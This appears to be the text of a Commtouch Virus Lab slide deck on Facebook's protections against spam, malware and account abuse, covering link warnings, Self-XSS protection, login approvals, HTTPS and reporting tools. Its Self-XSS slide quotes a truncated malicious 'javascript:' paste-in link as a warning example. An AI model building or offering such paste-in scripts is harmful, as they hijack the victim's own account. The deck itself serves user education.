


Security Check

This is a standard security test that we use to prevent spammers from creating fake accounts and spamming users.

Preventive Measures

Partnership with Web of Trust



Sorry


The link you are trying to visit has been classified as potentially abusive by Facebook partners. To learn more about staying safe on the internet, visit our Facebook's Security Page. Please also read the Wikipedia articles on malware and phishing.

Website reported for spam, malware, phishing or other abuse

This warning is provided in collaboration with Web of Trust. Learn More

Preventive Measures

Self-XSS Protection



Account Safety

In the future, never paste suspicious-looking links or text into your address bar. They could be spam, or perform actions that could lead to your account being disabled.

Learn more about spam (http://www.facebook.com/help/?faq=18678) and keeping your account secure (http://www.facebook.com/help/?page=18887).

Account Safety

It looks like a link you pasted into your address bar caused unintentional activity on your Facebook account.


The link may have looked like this:

```
javascript:(a=b=document)...;void(0)
```

Don't worry, your account is safe.

Preventive Measures

Login Approvals



Confirm your phone

You'll need to confirm that you still have access to your phone before turning on Login Approvals.

Please check your text messages at 1 415 5272 and enter the security code below:


Enter Security Code

We don't recognize the device you're using.

Please check your text messages at 1 415 5272 and enter the security code below.

Preventive Measures

Facebook Security Settings




Account Security

Control your browsing and login security

Secure Browsing (https)

☑ Browse Facebook on a secure connection (https) whenever possible

Preventive Measures



Account Activity

View your recent account activity. If you notice an unfamiliar device or location, click "end activity"

Note: Locations and device types reflect our best guesses based on your ISP or wireless carrier.

Most Recent Activity

Location:	Unknown Location *(Approximate)*
Device Type:	Firefox on Win7

Also Active

Last Accessed:	**Today at 6:54pm**	end activity
Location:	[redacted] *(Approximate)*	
Device Type:	IE on WinXP	

Last Accessed:	**Today at 6:50pm**	end activity
Location:	[redacted] *(Approximate)*	
Device Type:	Firefox on WinXP	

Last Accessed:	**Today at 6:41pm**	end activity
Location:	[redacted] *(Approximate)*	
Device Type:	Firefox on WinXP	

Preventive Measures

Facebook Security and Safety Page

- How to protect a user account
- Threats that a user may encounter on Facebook
- How to report possible security vulnerabilities
- Insight for parents, teens, and teachers - shared responsibility of keeping Facebook a safe environment

Preventive Measures

- Security Blogs
- Warn customers on threats that are found on the social network
- Tips on strengthening security and account settings.

Defensive Measures

- Facebook Reporting
  - Mark as Spam
  - Report/Block this Person/Application

- Security Products
  - Locally installed AV, URL filtering and anti-spam product
  - Facebook Security Apps

Conclusions

- Facebook has been increasingly used for malicious purposes
- Facebook security group has taken some steps to protect users
- Security Industry working to keep pace with cybercriminals
- Attackers employ numerous social engineering tactics
- Education of users is a key part of enhancing security

Questions?

patricia.revilla@commtouch.com

Anti-Malware Analyst

robert.sandilands@commtouch.com

Director

Commtouch Virus Lab